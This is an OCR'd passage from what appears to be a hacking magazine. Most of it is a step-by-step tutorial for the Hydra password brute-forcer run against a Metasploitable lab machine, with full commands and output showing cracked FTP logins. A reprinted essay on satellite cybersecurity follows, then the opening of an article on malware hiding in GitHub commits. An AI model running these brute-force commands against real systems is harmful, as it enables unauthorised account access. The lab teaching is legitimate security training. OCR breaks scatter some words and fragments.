1 of 1 target successfully completed, 1 valid password found
```

What if you can't guess a password or have no knowledge about at least one credential pair. Then

Then we need to test a large list of credentials using brute forcing by using a wordlist.

Specifying wordlist for usernames (-L) and passwords (-P)

You can specify wordlist containing usernames using the (-L) option and specify the wordlist containing passwords using the (-P) option as shown below.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/metasploitable.txt -P /home/k
ali/Desktop/metasploitable.txt ftp://192.168.249.149
```

Hackercool Magazine

Here, I am using the same wordlist for both username and passwords. “Metsaploitable.txt”. These wordlists are normally created or obtained during the enumeration stage. For example, we obtained this during SMB enumeration of the target. Hydra found three credentials valid from this word-list.

```
[21][ftp] host: 192.168.249.149   login: user   password: use
r
[21][ftp] host: 192.168.249.149   login: postgres   password:
 postgres
[STATUS] 307.00 tries/min, 307 tries in 00:01h, 269 to do in
00:01h, 16 active
[21][ftp] host: 192.168.249.149   login: msfadmin   password:
 msfadmin
```

Hackercool Magazine

Restore a cancelled session (-R)

Sometimes we may need to test a large wordlist, with thousands of credentials in it. This may obviously take a lot of time and we may have to hit “CTRL+C” sometimes to cancel the session or maybe a power cut ended our scan abruptly.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/metasploitable.txt -P /home/k
ali/Desktop/metasploitable.txt ftp://192.168.249.149
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Plea
se do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
t 2024-03-02 07:23:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 576 login
 tries (l:24/p:24), ~36 tries per task
[DATA] attacking ftp://192.168.249.149:21/
^CThe session file ./hydra.restore was written. Type "hydra -
R" to resume session.
```

Hackercool Magazine

Do we have to start from the beginning again? Don't worry. You can restore the session from where you stopped in Hydra as shown below using the "-R" option.

```
┌──(kali㉿kali)-[~]
└─$ hydra -R
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Plea
se do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

[INFORMATION] reading restore file ./hydra.restore
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
t 2024-03-02 07:24:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 576 login
 tries (l:24/p:24), ~36 tries per task
[DATA] attacking ftp://192.168.249.149:21/
[21][ftp] host: 192.168.249.149   login: user   password: use
r
```

Hackercool Magazine

Ignore the previous session (-I)

What if we don't want to restart that session and to start a session afresh. We can just use the ignor -e (-I) command which asks it to ignore the previous session.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -p msfadmin ftp://192.168.249.149 -I
```

Scanning the non-default ports (-s)

You know every service has a default port on which it runs. For example, FTP (21), Telnet (23), and HTTP (80) etc. Sometimes administrators configure this service to run on unconventional ports to make them less conspicuous. Using Hydra, we can even run password attack on these ports using the (-s) option. For example, imagine FTP is running on the port 2121 and not 21.

```
┌──(kali㉿kali)-[~]
└─$ hydra -s 2121 -l msfadmin -p msfadmin ftp://192.168.249.1
49 -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Plea
se do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).
```

Target has SSL enabled (-S

Using Hydra, we can connect using SSL with this option.

```
└─$ hydra -S -l msfadmin -p msfadmin http-get://192.168.249.1
49 -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Plea
se do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).
```

If the service has an old version of SSL, we can use the -O option.

```
└─$ hydra -O -l msfadmin -p msfadmin http-get://192.168.249.1
49 -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Plea
se do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).
```

Perform additional checkss (-e)

Using this option, you can check accounts for null passwords (n), using username as password (-s) and using password as username and vice versa (-r).

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/metasploitable.txt -P /home/k
ali/Desktop/metasploitable.txt ftp://192.168.249.149 -e nsr
```

Combo (-C)

Sometimes, instead of an usual wordlist, we have wordlists that have credentials in “login:pass” format as shown below.

```
 1 games:games
 2 nobody:nobody
 3 user:user
 4 bind:bind
 5 proxy:proxy
 6 syslog:syslog
 7 www-data:www-data
 8 root:root
 9 news:news
10 postgres:postgres
```

If we want to use this type of wordlist, you can use this option.

```
┌──(kali㉿kali)-[~]
└─$ hydra -C /home/kali/Desktop/metasploitable_2.txt ftp://19
2.168.249.149 -I
```

```
t 2024-03-02 08:00:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login
tries, ~2 tries per task
[DATA] attacking ftp://192.168.249.149:21/
[21][ftp] host: 192.168.249.149   login: user   password: use
r
[21][ftp] host: 192.168.249.149   login: postgres   password:
 postgres
[21][ftp] host: 192.168.249.149   login: msfadmin   password:
 msfadmin
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished a
t 2024-03-02 08:00:08

┌──(kali㉿kali)-[~]
└─$
```

-U

When you are using a wordlist with Hydra, by default it checks all passwords for the first usernam -e and then tries the next username. Using this option, we can loop around the passwords. The first password is checked for all the usernames and then it moves to next password and does the same.

```
┌──(kali㉿kali)-[~]
└─$ hydra -u -L /home/kali/Desktop/metasploitable.txt -P /hom
e/kali/Desktop/metasploitable.txt ftp://192.168.249.149 -I
```

Stop after getting the first successful pair of credentials (-f)

This option (-f) makes Hydra stop password cracking as soon as one successful pair of credentials are found.

```
┌──(kali㉿kali)-[~]
└─$ hydra -f -L /home/kali/Desktop/metasploitable.txt -P /hom
e/kali/Desktop/metasploitable.txt ftp://192.168.249.149 -I
```

```
[DATA] attacking ftp://192.168.249.149:21/
[21][ftp] host: 192.168.249.149   login: user   password: use
r
[STATUS] attack finished for 192.168.249.149 (valid pair foun
d)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished a
t 2024-03-02 08:02:40

┌──(kali㉿kali)-[~]
└─$
```

Target multiple targets at once (-M)

Hydra allows us to perform password cracking on multiple servers at once. We need to provide a file containing IP addresses of the targets.

```
┌──(kali㉿kali)-[~]
└─$ hydra -M <file> -l msfadmin -p msfadmin http-get://192.16
8.249.149 -I
```

Stop after getting once successful pair on multiple servers (-F)

Setting the '-F' option, Hydra stops after getting the first successful pair of credentials on multiple servers.

```
┌──(kali㉿kali)-[~]
└─$ hydra -F -L /home/kali/Desktop/metasploitable.txt -P /hom
e/kali/Desktop/metasploitable.txt ftp://192.168.249.149 -I
```

Saving the output (-o)

Till now, we have seen Hydra showing output on stdout. However, with the "-o" option, we can save the output of the tool to a file.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -p msfadmin ftp://192.168.249.149 -I -o
hydra_output.txt
```

"When hackers have access to powerful computers that use brute force hacking, they can crack almost any password; even one user with insecure access being successfully hacked can result in a major breach."
- Toomas Hendrik Ilves

```
┌──(kali㉿kali)-[~]
└─$ cat hydra_output.txt
# Hydra v9.4 run at 2024-03-02 08:05:57 on 192.168.249.149 ft
p (hydra -l msfadmin -p msfadmin -I -o hydra_output.txt ftp:/
/192.168.249.149)
[21][ftp] host: 192.168.249.149   login: msfadmin   password:
 msfadmin
```

Format of the output file (-b)

Format of the output file (-b)

Hydra allows you to save output in three formats, although the default format is text. It also allows

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -p msfadmin ftp://192.168.249.149 -I -o
 hydra_output -b json
```

```
┌──(kali㉿kali)-[~]
└─$ file hydra_output
hydra_output: JSON text data
```

you to save output in JSON and JSON v2 format.

Number of tasks (-t)

Tasks are number of persistent connections Hydra makes while testing. By default, it makes 16 tas

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/metasploitable.txt -P /home/k
ali/Desktop/metasploitable.txt ftp://192.168.249.149 -t 19
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Plea
se do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
t 2024-03-02 08:09:36
[DATA] max 19 tasks per 1 server, overall 19 tasks, 576 login
 tries (l:24/p:24), ~31 tries per task
[DATA] attacking ftp://192.168.249.149:21/
```

-ks, but this can be changed using this option. For example, let's set it to 19.

Module specific options (-m)

have any module specific options. But other modules like HTTP have it. All the options for a spec -ific module can be seen using the -U option. For example, let's change the option for http-get.

```
┌──(kali㉿kali)-[~]
└─$ hydra -U http-get
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Plea
se do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
t 2024-03-02 08:10:50

Help for module http-get:
==========================================================
==============
Module http-get requires the page to authenticate.
The following parameters are optional:
 (a|A)=auth-type   specify authentication mechanism to use: B
ASIC, NTLM or MD5
 (h|H)=My-Hdr\: foo   to send a user defined HTTP header with
 each request
 (F|S)=check for text in the HTTP reply. S= means if this tex
t is found, a
       valid account has been found, F= means if this string
is present the
       combination is invalid. Note: this must be the last op
tion supplied.
For example:  "/secret" or "http://bla.com/foo/bar:H=Cookie\:
 sessid=aaaa" or "https://test.com:8080/members:A=NTLM"

┌──(kali㉿kali)-[~]
└─$
```

Waiting time (-w)

Hydra waits for 32 seconds for receiving responses for it queries. This option can be used to change this time. For example, let's set it to 10 seconds.

```
└─$ hydra -L /home/kali/Desktop/metasploitable.txt -P /home/k
ali/Desktop/metasploitable.txt ftp://192.168.249.149 -w 10 -I
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/metasploitable.txt -P /home/k
ali/Desktop/metasploitable.txt ftp://192.168.249.149 -w 1 -I
[WARNING] the waittime you set is low, this can result in err
ornous results
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
t 2024-03-02 08:14:14
[WARNING] Restorefile (ignored ...) from a previous session f
ound, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 576 login
 tries (l:24/p:24), ~36 tries per task
[DATA] attacking ftp://192.168.249.149:21/
```

Waiting time for login attempts (-c)

This option can be used set the waiting time for login attempts Hydra performs. It is useful only when a low task time is used.

```
└─$ hydra -L /home/kali/Desktop/metasploitable.txt -P /home/k
ali/Desktop/metasploitable.txt ftp://192.168.249.149 -t 1 -c
1 -I
```

18) Verbose modes (-v) (-V)

Hydra has two verbose modes. The lowercase verbose mode (-v) is the default verbose mode you see in any other tool.

```
└─$ hydra -L /home/kali/Desktop/metasploitable.txt -P /home/k
ali/Desktop/metasploitable.txt ftp://192.168.249.149 -v -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Plea
se do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
t 2024-03-02 08:16:01
[WARNING] Restorefile (ignored ...) from a previous session f
ound, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 576 login
 tries (l:24/p:24), ~36 tries per task
[DATA] attacking ftp://192.168.249.149:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
```

If you want to see each login attempt Hydra makes, you need to use the (-V) option.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/metasploitable.txt -P /home/kali/Desktop/metasploitable.txt ftp://192.168.249.149 -V -I
[ATTEMPT] target 192.168.249.149 - login "games" - pass "games" - 1 of 576 [child 0] (0/0)
[ATTEMPT] target 192.168.249.149 - login "games" - pass "nobody" - 2 of 576 [child 1] (0/0)
[ATTEMPT] target 192.168.249.149 - login "games" - pass "user" - 3 of 576 [child 2] (0/0)
[ATTEMPT] target 192.168.249.149 - login "games" - pass "bind" - 4 of 576 [child 3] (0/0)
[ATTEMPT] target 192.168.249.149 - login "games" - pass "proxy" - 5 of 576 [child 4] (0/0)
[ATTEMPT] target 192.168.249.149 - login "games" - pass "syslog" - 6 of 576 [child 5] (0/0)
[ATTEMPT] target 192.168.249.149 - login "games" - pass "www-data" - 7 of 576 [child 6] (0/0)
[ATTEMPT] target 192.168.249.149 - login "games" - pass "root" - 8 of 576 [child 7] (0/0)
```

Hackercool Magazine

Cybersecurity for satellites is a growing challenge, as threats to space-based infrastructure grow

CYBER SECURITY

Sylvester Kaczmarek
Chief Technology Officer, Imperial College London

In today's interconnected world, space technology forms the backbone of our global communication, navigation and security systems. Satellites orbiting Earth are pivotal for everything from GPS navigation to international banking transactions, making them indispensable assets in our daily lives and in global infrastructure.

However, as our dependency on these celestial guardians escalates, so too does their allure to adversaries who may seek to compromise their functionality through cyber means. A satellite's service could be interrupted, or at worst the spacecraft could be disabled. The expansion of the digital realm into space has opened new frontiers for cyber threats, posing unprecedented challenges.

This emerging battleground highlights the urgent need for robust cybersecurity measures to protect our space assets from sophisticated attacks that threaten global stability and security.

Recent cyber incidents, such as the 2022 attack on the KA-SAT network, highlight the immediate vulnerability of satellites. The network, owned by global communications giant Viasat, faced a sophisticated cyber assault that disrupted its services across Europe. While the perpetrators have not been officially confirmed, many suspect Russia's involvement.

(Cont'd on next page)

As we witness an increase in state-sponsored attacks and the commercialisation of hacking too-ls, the stakes for securing space assets extend be-yond technical challenges to encompass potenti-al disruption to the world economy and diplom-atic relations between countries that operate sate-llite networks. The focus on space security has been thrown into the spotlight recently by the claim that Russia is developing a space-based anti-satellite weapon – possibly one that's nuclea-r-powered.

Evolving threats

The shift from analogue to digital has transforme-d space technology vulnerabilities, exposing the-m to a spectrum of cyber threats. Initially, from the late 1950s onwards, concerns centred aroun-d physical tampering and espionage, but as the tech-nology advanced, digital vulnerabilities became the forefront of security ch-allenges.

With adversaries now employing artificial intelligence (AI) and mac-hine learning to find new vulnerabilities, the co-mplexity of attacks goes well beyond traditional strategies for defending satellites.

Early breaches such as the hacking of US-German satellites in 1998 were precursors to the complex cybersecurity landscape we navigate today. Modern adversaries leverage sophisticate-d techniques to exploit vulnerabilities in satellite communications and data transmission, aiming to disrupt, intercept, or corrupt the invaluable data they carry.

This evolution signifies a pivotal shift in how we must approach the security of space technolo-gy, underscoring the importance of anticipating and mitigating digital threats. This includes end-to-end encryption to make data transmission har-der to hack or disrupt, and better detection of suspicious activity in advance of an attack. Ther-e's a cost to implementing these security measur-es, however, such as limitations on computer pr-ocessing power and bandwidth.

Vulnerabilities in the void

The isolation of satellites in orbit and their reliance on wireless communications expose the-m to specific threats such as signal jamming, spo-ofing – disguising communications from a suspi-cious source as those of a known, trusted source – and the interception of data.

Additionally, the limitations on processing power and bandwidth in space exacerbate the challenge of implementing routine software upd-ates and patches, leaving systems vulnerable to exploitation.

Software vulnerabilities within satellite systems can be exploited from great distances, allowing attackers to potentially take control of them. Thi-s vulnerability is compounded by the ever-increa-sing complexity of satellites and their software.

"The isolation of satellites in orbit and their reliance on wireless communications expose them to specific threats such as signal jamming, spoofing "

The void of space does not shield these assets from cyber adversaries; instead, it presents a domain rife with uniq-ue challenges. These challenges require in-novative solutions.

In response to these escalating cyber threats, a united front has formed among space agencies, technology companies and security experts. This effort is focused on developing robust defence mechanisms to protect satellites and other space-based technologies.

Key initiatives include establishing secure communication protocols, implementing end-to-end encryption for data transmission, and deplo-ying AI-powered anomaly detection systems to identify suspicious activities in satellite networks. Beyond initiatives by Nasa and the European Space Agency (Esa), other international collabor-ations have taken shape, reflecting a widespread commitment to space cybersecurity.

Agreements among countries in the Five Eyes intelligence alliance (consisting of the US, UK, Canada, Australia and New Zealand) and partne-rships with private-sector leaders in space techn-ology underscore the global acknowledgment of

(Cont'd on next page)

the importance of securing space assets. These cooperative endeavours are crucial not only for safeguarding national security interests, but for ensuring the uninterrupted operation of the myriad services that rely on space technology.

Cyber defences in space

The development of AI-driven security protocol -s and quantum encryption is poised to revoluto- nise the protection of space assets.

AI-driven security offers the potential to predict and counteract cyber threats in real-time, contin- ually adapting to new challenges. However, this technology is still under development and faces significant challenges, including the availability of limited data sets for training in the unique context of space.

Similarly, quantum encryption in theory offers impervious security by making use of the field of physics known as quantum mechanics. But this is still in the research and development stage for space applications – practical deployment of suc- h technologies in space will require a great deal more innovation and testing.

Global implications

Cybersecurity in space extends far beyond the technical realm, affecting international relations, cooperation, and competition. There is a drive towards greater protection for space infrastructur -e. International collaboration would be ideal to achieve this, but such an aim faces challenges due to competing interests and varying levels of trust between nations.

The economic repercussions of cyberattacks on space infrastructure are profound. A significant cyber incident could cost billions in damages, disrupting global services and requiring extensiv -e resources for mitigation and recovery.

The complex interplay between the need for collective security measures, the hurdles in achie -ving global cooperation, and the potential for ca -tastrophic economic impact underscores the intr -icate relationships between cybersecurity in spa- ce, international relations, and economic stability

Progress in cybersecurity measures in outer space is not just a technical necessity but a globa -l imperative, to safeguard the future of space ex- ploration and the integrity of critical space infras -tructure. Addressing the evolving landscape of cyber threats demands ongoing vigilance, innov- ation, and a unified approach among all those involved in spaceflight.

This Article first appeared in The Conversation

How Hackers are exploiting Github commit messages

BYPASSING AV / EDR

In our previous Issue, you learnt how a Black Hat Hacker group used secret gists feature of Github to fetch their commands and subsequently hide their malicious activity. You have also lear -nt why hackers did it. In the present Issue, you will learn how that hacker group utilized git commit feature to hide their malicious activity. So, without delay, let's start.


What is git commit?

In our previous Issue, you learnt what is Github and what it is used for. It is used to store projects and code repositories. What if we make changes to these repositories in the future or add updates


to the already added software.

